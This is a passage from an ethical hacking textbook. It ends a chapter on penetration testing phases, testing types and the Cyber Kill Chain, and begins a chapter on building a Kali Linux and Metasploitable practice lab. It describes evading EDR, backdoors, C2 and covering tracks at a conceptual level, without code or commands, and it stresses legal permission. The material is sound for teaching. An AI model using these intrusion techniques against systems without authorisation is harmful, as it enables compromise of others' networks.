> To learn more about threat modeling and various frameworks, please see: https://www.crowdstrike.com/cybersecurity-101/threat-

modeling/.

Having understood the importance and need for threat modeling, the next step is to perform a vulnerability assessment on the assets to further determine the risk rating and severity.

Vulnerability analysis

During the vulnerability analysis phase, the ethical hacker or penetration tester perform both manual and automated testing on targeted systems to identify hidden and unknown security flaws. Identifying security vulnerabilities within systems helps the organizations to better understand the attack surface, which is the vulnerable points of entry within their systems and network infrastructure. While many organizations implement and use automated vulnerability scanning tools, it’s also recommended to perform manual testing to determine whether a security vulnerability exists on a system and how to can be exploited by a real adversary, hence the need for penetration testing.Furthermore, the vulnerability helps the stakeholders and decision-makers in the organization to better determine how to allocation resources to higher priority systems. For instance, many automated vulnerability scanners provides a vulnerability score between 0 (lowest) – 10 (most severe) for each security flaw which are found on a system. The vulnerability scores can help organizations determine which security vulnerability on a system requires more attention and higher priority due the potential impact if the vulnerability were to be exploited by an adversary.In the later sections of the book, you will learn how to perform vulnerability assessments using various tools and techniques on targeted systems. After identifying the security weaknesses on a targeted system or network, the next phase is exploitation.

Exploitation

As an ethical hacker and penetration tester, the next steps are discovering vulnerabilities on a targeted system, perform manual testing to validate whether these security vulnerabilities exists and determine how a real threat actor can compromise the system. Exploitation is sometimes the most challenging phase during a penetration test since you will need to either develop or acquire an exploit, modify and test it thoroughly to ensure it has the capabilities of taking advantage of the vulnerability on the targeted system. For many cybersecurity professionals, exploitation is the most exciting phase and feeling of breaking into a system. Exploitation is the ammunition or evidence that helps articulate why the vulnerability matters and illustrates the impact that the vulnerability could have on the organization. Furthermore, without exploitation, the assessment is not truly a penetration test and is nothing more than a vulnerability assessment, which most companies can conduct in-house better than a third-party consultant could.To put it simply, during the information gathering phase, a penetration tester will profile the target and identify any vulnerabilities. Next, using the information about the vulnerabilities, the penetration tester will do their research and create specific exploits that will take advantage of the vulnerabilities of the target—this is exploitation. We use exploits (malicious code) to leverage a vulnerability (weakness) in a system, which will allow us to execute arbitrary code and commands on the targeted system(s).Often, after successfully exploiting a targeted system or network, we may think the task is done—but it isn't just yet. There are tasks and objectives to complete after breaking into the system. Next, we’ll discuss the post-exploitation phase in penetration testing.

Post-exploitation

After a threat actor compromises a targeted system, the adversary usually attempts to expand their foothold on the network by compromising additional systems and setting up backdoor access. This provides additional points of entry into the network infrastructure of the targeted organization. Similarly, ethical hackers and penetration testers apply common post-exploitation techniques such as *lateral movement* to compromise other systems on the network and setting up **Command and Control** (**C2**) operations to control multiple systems simultaneously. During post-exploitation, the primary goal is typically to demonstrate the impact that the vulnerability and access gained can pose to the targeted organization. This impact assists in helping executive leadership and decision-makers to better understand the risks, vulnerabilities and the damages it could cause to the organization if a threat were to target their company and assets.

Report writing

Report writing is exactly as it sounds and is one of the most important elements of any penetration test. Penetration testing may be the service, but report writing is the deliverable that the client/customer sees and is the only tangible element given to the client at the end of the security assessment. Reports should be given as much attention and care as the testing.Report writing involves much more than listing the security vulnerabilities that were found, their impact and recommendations. It is the medium through which you convey risk and business impact, summarize your findings, and include remediation steps. A good penetration tester also needs to be a good report writer, or the issues they find will be lost and may never be understood by the customer who hired them to conduct the assessment.Having completed this section, you are now able to describe each phase of a penetration test and have gained a better idea of the expectations of penetration testers in the industry. Next, we will dive into understanding various penetration testing approaches.

Discovering penetration testing approaches

A **white box** assessment is typical of web application testing but can extend to any form of penetration testing. The key difference between white, black, and gray box testing is the amount of information provided to the penetration testers prior to the engagement. In a white box assessment, the penetration tester is provided with full information about the targeted applications, systems and networks, and usually be given user credentials with varying degrees of access to quickly and thoroughly identify vulnerabilities in the targeted systems and networks. This approach reduces the time required by the ethical hacker and penetration tester to perform reconnaissance to identify the attack surface of the target. Not all security testing is done using the white box approach; sometimes, only the target targeted organization’s name is provided to the penetration tester.**Black box** assessments are one of the most common form of network penetration testing and are most typical among external network penetration tests and social engineering penetration tests. In a black box assessment, the penetration testers are given very little or no information about the targeted organization, its networks or systems, except the organization’s name. This particular form of testing is efficient when trying to determine what a real adversary will find and their strategies to gain unauthorized access to the organization's network and techniques for compromising their systems.**Gray box** assessments are a hybrid of white and black box testing and are typically used to provide a realistic testing scenario while also giving penetration testers enough information to reduce the time needed to conduct reconnaissance and other black box testing activities. In addition, it's important in any assessment to ensure you are testing all in-scope systems. In a true black box, it's possible to miss systems, and as a result, they are left out of the assessment.Each penetration test approach is a bit different from the others, and it's important that you know about all of them. Imagine a potential client calling to request a black box test on their external network infrastructure; as a penetration tester, we must be familiar with the terminologies and what is expected by the customer.

Types of penetration testing

As an aspiring ethical hacker and penetration tester, it's important to understand the difference between a vulnerability assessment and penetration testing. In a vulnerability assessment, the cybersecurity professional uses a vulnerability scanner, which is used to help identify the security posture of the targeted systems within the organization. These vulnerability scanners use various techniques to automate the process of discovering a wide range of security weaknesses on systems.The downside of using an automated vulnerability scanning tool is its incapability to identify the issues that manual testing can, and this is one of the many reasons why organizations hire penetration testers to perform these assessments on their systems. However, if the penetration tester only delivers the reports of the vulnerability scanning tools instead of performing manual testing during a network-based penetration test, in my opinion, this is highly unethical. During the course of this book, you will learn how to perform successful penetration testing using industry practices, tools and techniques.

Web application penetration testing

Web application penetration testing, hereafter referred to as WAPT, is the most common form of penetration testing and is likely to be the first penetration testing job most people reading this book will be involved in. WAPT is the act of conducting manual hacking or penetration testing against a web application to test for security vulnerabilities that typical vulnerability scanners won't find. Too often, penetration testers submit web application vulnerability scans instead of manually finding and verifying issues within web applications.In the later section of this book, you will gain the skills and hands-on experience on getting started with web application security testing.

Mobile application penetration testing

Mobile application penetration testing is similar to WAPT but it’s specific to mobile applications that contain their own attack vectors and threats. This is a rising form of penetration testing with a great deal of opportunity for those who are looking to break into penetration testing and have an understanding of mobile application development. As you may have noticed, the different types of penetration testing each have specific objectives.

Social engineering penetration testing

Social engineering penetration testing, in my opinion, is the most adrenaline-filled type of security assessments. Social engineering is the art of manipulating basic human psychology (mind) to find human vulnerabilities and trick potential victims into doing things they may not otherwise do. For instance, adversaries will attempt to trick an employee within a targeted organization to connect a malware-infected USB drive to their computer or open a malware-infected attachment within an email message. In this form of penetration testing, you may be asked to do activities such as sending phishing emails, make vishing phone calls, or talk your way into secure facilities and connect a USB drive onto the system to determine what a real adversary could achieve. There are many types of social engineering attacks, which will be covered later on in this book.

Network penetration testing (external and internal)

Network penetration testing focuses on identifying security weaknesses in a targeted environment. The penetration test objectives are to identify the flaws on the targeted organization's systems, their networks (wired and wireless), and their networking devices such as switches and routers.The following are some tasks that are performed using network penetration testing:

- Bypassing an **Intrusion Detection System** (**IDS**)/**Intrusion Prevention System** (**IPS**)
- Bypassing firewall appliances
- Password cracking
- Gaining access to end devices and servers
- Exploiting misconfigurations on switches and routers

Now that you have a better idea of the objectives of network penetration testing, let's take a look at the purpose of cloud penetration testing.

Cloud penetration testing

Cloud penetration testing involves performing security assessments to identify the risks on cloud-based platforms to discover any security vulnerabilities that may expose confidential information to malicious actors. Before attempting to directly engage a cloud platform, ensure you have legal permission from the cloud provider. For instance, if you are going to perform penetration testing on the Microsoft Azure platform, you'll need legal permission from both the cloud provider, Microsoft as your actions may affect other users and services who are sharing the data center, and the customer who are hiring you for the service.

Physical penetration testing

Physical penetration testing focuses on testing the physical security access control systems in place to protect an organization's data. Security controls exist within offices and data centers to prevent unauthorized persons from entering secure areas of a company. Physical security controls include the following:


- Security cameras and sensors: Security cameras are used to monitor physical actions within an area.

- Biometric authentication systems: Biometrics are used to ensure that only authorized people are granted access to an area.
- Doors and locks: Locking systems are used to prevent unauthorized persons from entering a secure room or area.
- Security guards: Security guards are people who are assigned to protect something, someone, or an area.

Having completed this section, you are now able to describe various types of penetration testing. Your journey ahead won't be complete without understanding the phases of hacking. The different phases of hacking will be covered in the next section.

Exploring penetration testing methodologies

Ethical hackers and penetration testers are the white hat hackers, the people with a good moral compass in the cybersecurity industry, it’s important to understand the general phases of hacking and how each phase is typically aligned to penetration tester. During any penetration testing training, you’ll encounter the five phase of hacking.The following are the general five phases of hacking:



As shown in the preceding diagram, a threat actor perform reconnaissance on the targeted system, network or organization to collect as much information as possible to better understand the attack surface of the target before moving forward to launching an attack to compromise the target. In the following sub-sections, you will learn more about the purpose of each phase and how it aligns to ethical hacking and penetration testing.

Reconnaissance

Reconnaissance, commonly referred to as the *information gathering* phase, is where the threat actor focuses on acquiring meaningful information about their target. The collected information is analyzed to create context and develop a profile about the targeted system, network or organization. The collected information helps the threat actor to better understand the target’s attack surface and develop/acquire specific exploits that suitable for compromising targeted systems.The following are techniques used in the reconnaissance phase:

- Using internet search engines to gather information
- Using social networking platforms
- Performing Google hacking techniques
- Performing **Domain Name System** (**DNS**) interrogation
- Using social engineering techniques

During this phase, the objective is to gather as much information as possible about the target. Next, we will discuss using a more direct approach, and engage the target to get specific and detailed information.

Scanning and enumeration

The second phase of hacking is scanning. Scanning involves using a direct approach in engaging the target to obtain information that is not accessible via the passive information gathering techniques. This phase also involves profiling the targeted organization, its systems, and network infrastructure by sending specially crafted probes to the target.The following are techniques used in the scanning phase:

- Perform host discovery
- Check for firewalls and test their rules
- Check for open network ports and running services
- Check for security vulnerabilities
- Create a network topology of the target network

This phase is very important as it helps us to improve the profile of the target. The information found in this phase will help us to move on to performing exploitation on the targeted system or network.

Gaining access

This phase can sometimes be the most challenging phase of them all. During this phase, the threat actor uses the information obtained from the previous phases to either craft an exploit or acquire one from online sources that's designed to compromise the security vulnerability on the target. In addition, the threat actor needs to test the exploit to ensure it's working as expected before delivering and executing it on the targeted system. The following can occur once access is gained on a targeted system or network:

- Retrieve and crack stored passwords on systems
- Escalating privileges
- Transferring additional payloads and malware

The gaining access (exploitation) phase can at times be difficult as exploits may work on one targeted system and not on another. Once an exploit is successful and system access is acquired, the next phase is to ensure the threat actor expands their foothold on the compromised system and network.

Maintaining access

After gaining access to a system, the threat actor usually attempts to implement additional backdoors on the compromised system to expand their foothold. In addition, the threat actor usually perform lateral movement on the network by compromising other systems and setting up backdoors for persistent access on the victim's network. Therefore, if a compromised system is offline, the attacker can attempt to remotely connect to another to re-gain access to the targeted network.The objectives of maintaining access are as follows:

- Lateral movement
- Exfiltration of data
- Creating backdoor and persistent connections


Maintaining access is important to ensure that you, the penetration tester, always have access to the targeted systems or network. Once the technical aspect of the penetration test is completed, it's time to clean up the network.

Covering tracks

The last phase is to cover your tracks. This ensures that you do not leave any traces of your presence on a compromised systems or network. As penetration testers, we would like to be as undetectable as possible on a targeted network, not triggering any alerts on security sensors and appliances while we remove any residual traces of the actions performed during the penetration test. Covering your tracks ensures that you don't leave any trace of your presence on the network, as a penetration test is designed to be stealthy and simulate real-world attacks on an organization to both identify hidden security vulnerabilities and test the effectiveness of the cyber defenses on the organization.Having completed this section, you have gained the knowledge to describe the various phases of hacking that are commonly used by threat actors. In the next section, you will discover the Cyber Kill Chain framework and we are going to leverage it into the training and exercises throughout this book.

Understanding the cyber kill chain

As an aspiring ethical hacker and penetration tester who’s breaking into the cybersecurity industry, it's essential to understand the mindset of threat actors, adversaries and malicious actors. To be better at penetration testing, you need to develop a very creative and strategic mindset. To put it simply, you need to think like a real hacker if you are to compromise systems and networks as a cybersecurity professional.The **Cyber Kill Chain** is a seven-stage framework developed by Lockheed Martin, an American aerospace corporation. This framework outlines each critical step a threat actor will need to perform before they are successful in meeting the objectives and goals of the cyber-attack against their targets. Cybersecurity professionals will be able to reduce the likelihood of the threat actor meeting their goals and reduce the amount of damage if they are able to stop the attacker during the earlier phases of the Cyber Kill Chain.The following diagram shows the seven stages of the Cyber Kill Chain that are used by threat actors:



As shown in the preceding diagram, each stage of the Cyber Kill Chain flows into the other until the adversary reaches the last phase, *actions on objectives*, where the threat actor has successfully reach their goals of the cyber-attack, and both the cyber defenses and cybersecurity team of the compromised organization was not able to stop the attack or hacker in their tracks. On the blue team side of cybersecurity operations, the security engineers need to ensure the systems and networks are very well protected and monitored for any potential threats. If a threat is detected, the blue team needs to analyze and contain (isolate) the threat as quickly as possible, preventing it from spread to other devices on the network. However, as an aspiring ethical hacker and penetration tester, we can apply the techniques and strategies used by threat actors which is associated to each stage of the Cyber Kill Chain to achieve our objectives during a real-world penetration test for an organization.In the next few sections, you will learn about the fundamentals of each stage of the Cyber Kill Chain, how each is used by threat actors, and how penetration testers apply these strategies within their security assessments.

Reconnaissance

As with every battle plan, it's important to know a lot about your opponent before starting a war. The reconnaissance phase focuses on gathering a lot of information and intelligence about the target, whether it's a person or an organization. Threat actors and penetration testers use this stage to create a profile of their targets, which contains IP addresses, systems' operating systems, and open service ports, running applications, security vulnerabilities, and any sensitive resources that may be unintentionally exposed that can increase the attack surface.

> Important Note
>
> The reconnaissance stage involves both passive and active information gathering techniques, which will be covered in later sections of this book. You will also discover tools and techniques to improve your information collecting and analysis skills during a penetration test.


Threat actors will spend a lot of time researching their target to determine the geolocation of any physical offices, online services, domain names, network infrastructure, online servers and web applications, employee contact details, telephone numbers and email addresses, and so on. The main objective is to know as much information about the target. Sometimes this phase can take a long time. As compared to a penetration tester who has a specific time period to perform the entire penetration test, it can take between 1 to 2 days of intensive research before moving onto the next phase. However, since adversaries does not have any time constraints like ethical hackers and penetration testers, that can spend a lot more time collecting information, looking for security vulnerabilities and better plan their cyber-attacks on the target.

Weaponization

Using the information gathered from the reconnaissance phase, the threat actor and penetration tester can use it to better craft a weapon, better referred to as an exploit, which can take advantage of a security vulnerability on the targeted system. The weapon (exploit) has to be specially crafted and tested to ensure its successful when launched by the threat actor or penetration tester. The objective of the exploit is to compromise the confidentiality, integrity, and/or availability of the systems or networks that is owned by a targeted organization.Both threat actors and penetration testers need to consider the likelihood their exploit will be detected by any antimalware, **Endpoint Detection and Response** (**EDR**) and any threat detection solutions that's monitoring the targeted systems and network. Therefore, it's important to encode or disguise the exploit to reduce triggering any security sensors and alerting the security team.An exploit takes advantage of a vulnerability. After that happens, what's next? To be a bit more strategic, threat actors and penetration testers will couple their exploit with additional payloads. The payload is unleashed after the exploit has compromised the system. As a simple example, a payload can be used to create a persistent backdoor on the targeted system to allow the threat actor or the penetration tester remote access to the system at any time when the compromised system is online.

Delivery

After creating the exploit (weapon), the threat actor or penetration tester has to use an attack vector as a method to deliver the exploit onto the targeted system. Delivery can be done using the creative mindset of the attacker, whether using email messaging, instant messaging services, or even by creating drive-by downloads on compromised web services. Another technique can be copying the exploit onto multiple USB drives and dropping them within the compound of the target organization, with the hope an employee will find it and connect it to an internal system due to human curiosity.The following is a picture of a USB Rubber Ducky that's commonly used during ethical hacking and penetration testing:



As shown in the preceding image, the USB Rubber Ducky enables a penetration tester to load malicious scripts onto the memory card. Once this device is connected to a computer, it's detect as a **Human Interface Device** (**HID**) such as keyword, then executes the script on the targeted system. This is just one of many creative ideas of delivering a payload to a target. As an aspiring ethical hacker and penetration tester, ensure you have multiple methods of delivering the weapon to the target, such that, in the event that one method does not work, you have another, and alternative solutions.

Exploitation


After the weapon (exploit) is delivered to the target, the attacker needs to ensure when the exploit is executed, it is successful on taking advantage of the security vulnerability on the targeted system as intended. If the exploit does not work, the threat actor or penetration tester may be detected by the organization's cyber defenses and this can create a halt in the Cyber Kill Chain. The attacker needs to ensure the exploit is tested properly before executing it on the targeted system.

Installation

After the threat actor has exploited the targeted system, the attacker will attempt to create multiple persistent backdoor accesses to the compromised system. This allows the threat actor or the penetration tester to have multiple channels of entry back into the system and network. During this stage, additional applications may be usually installed while the threat actor takes a lot of precautions to avoid detection by any threat detection systems.

Command and Control (C2)

An important stage in a cyber-attack is creating **Command and Control** (**C2**) communication channels between the compromised systems and a C2 server on the internet. This allows the threat actor to centrally control a group of infected systems (zombies) in a collection of a botnet using a C2 server that is managed by the adversary. This allows the threat actor to create an army of zombies, all controlled and managed by a single threat actor.The following diagram shows an example of C2:



The threat actor uses data encryption, encapsulation, and various tunneling techniques to evade threat detection systems within target organizations. Similarly, there is an advanced stage of penetration testing known as red teaming where there are no limitations (rules of engagement) on the methods and techniques used to compromise a target organization, with the objective of simulating the closest thing to a real advanced cyber-attack of a malicious cyber army. However, keep in mind that legal permission is still needed for any type of red teaming engagements.

Actions on objectives

If the threat actor or penetration tester is able to reach this stage of the Cyber Kill Chain, the organization's blue team has failed to stop the attacker and preventing the cyber-attack. At this stage, the threat actor has completed their objectives and achieved the goals of the attack. In this phase, the attacker can complete the main objective of the attack, whether it's exfiltrating data from the organization and selling it on the dark web or even extending their botnet for a larger-scale cyber-attack on another target organization. Stopping the threat actor or penetration tester at this phase is considered to be extremely difficult as the attacker would have already established multiple persistent backdoor accesses with encrypted C2 communication channels on many compromised systems within the targeted organization. Furthermore, the threat actor will also be clearing traces of any evidence or artifacts that could help cybersecurity professionals to trace the source attack to the threat actor.Having completed this section, you have learned about the various stages of the Cyber Kill Chain and how it helps cybersecurity professionals understand the intentions of threat actors. Additionally, you have learned how penetration testers can implement these strategies within their penetration testing engagements.

Summary

During this chapter, you have learnt about the importance and need for cybersecurity professionals and solutions around the world to safeguard assets from cyber criminals. Furthermore, you now have a better understanding on different types of threat actors and their reasons for performing cyber-attacks on their targets. In addition, you have explored what matter to threat actors and how various factors can affect their motives and determine whether it’s truly worth attacking a system or organization. Furthermore, you have learned about the various phases of penetration testing and how it compares to the Cyber Kill Chain frameworks that commonly used by threat actors. Each phase of the penetration testing is important to ensure the ethical hacker and penetration tester is efficiently able to test the cyber defenses of a targeted organization and discover hidden security vulnerabilities. I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make significant contributions.. In the next chapter, *Chapter 2, Building a penetration testing lab*, you will learn how to design and build a virtualized penetration testing lab on your personal that will be used to hone your new skills in a safe environment.

Further Reading

- The cyber kill chain - https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
- MITRE ATT&CK tactics - https://attack.mitre.org/tactics/enterprise/
- Penetration Testing Execution Standard (PTES) - http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines
- Payment Card Industry Data Security Standard (PCI DSS) - https://www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf
- Penetration Testing Framework (PTF) - http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html
- Technical Guide to Information Security Testing and Assessment - https://csrc.nist.gov/publications/detail/sp/800-115/final
- Open Source Security Testing Methodology Manual - https://www.isecom.org/OSSTMM.3.pdf
- OWASP Web Security Testing Guide - https://owasp.org/www-project-web-security-testing-guide/
- OWASP Mobile Security Testing Guide - https://owasp.org/www-project-mobile-app-security/
- OWASP Firmware Security Testing Methodology - https://github.com/scriptingxss/owasp-fstm

2 Building a Penetration Testing Lab

Join our book community on Discord

https://packt.link/SecNet

As an aspiring ethical hacker and penetration tester, it’s important it is quite important when testing exploits, payloads, or practicing your hacking skills that you do not disrupt or cause any sort of harm or damage to another person's systems or network infrastructure, such as that of your organization. While there are many online tutorials, videos, and training materials you can read and view to gain knowledge, working in the field of penetration testing means to continuously enhancing your offensive security skills. Many people can speak about hacking and explain the methodology quite clearly but don't know how to perform an attack. When learning about penetration testing, it's very important to understand the theory and how to use your skills to apply them to a simulating real-world cyber-attack.During this chapter, you will learn how to design and build a virtualized penetration testing lab environment on your personal computer and leverage virtualization technologies to reduce the cost and need of acquiring multiple physical systems and devices. In addition, you'll learn how to setup virtually isolated networks to ensure you do not accidentally target systems you do not own. Furthermore, you will setup Kali Linux as the attacker machine and vulnerable systems as your targets. It's important to always remember, when practicing offensive security skills such as ethical hacking and penetration testing, it should always be performed on systems and networks you own, as these security testing are usually intrusive and has the potential to cause damages to systems. To put simply, hacking systems you do not own is illegal.In this chapter, we will cover the following topics:

- Understanding the lab overview and technologies
- Setting up a hypervisor and virtual networks
- Setting up and working with Kali Linux
- Setting up vulnerable web application
- Deploying Metasploitable 2 as a vulnerable machine
- Building and deploying Metasploitable 3

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Oracle VM VirtualBox - https://www.virtualbox.org/wiki/Downloads
- Oracle VM VirtualBox Extension Pack - https://www.virtualbox.org/wiki/Downloads
- Kali Linux - https://www.kali.org/get-kali/

- Vagrant - https://www.vagrantup.com/
- OWASP Juice Shop - https://owasp.org/www-project-juice-shop/
- Metasploitable 2 - https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
- Metasploitable 3 - https://app.vagrantup.com/rapid7

Understanding the lab overview and technologies

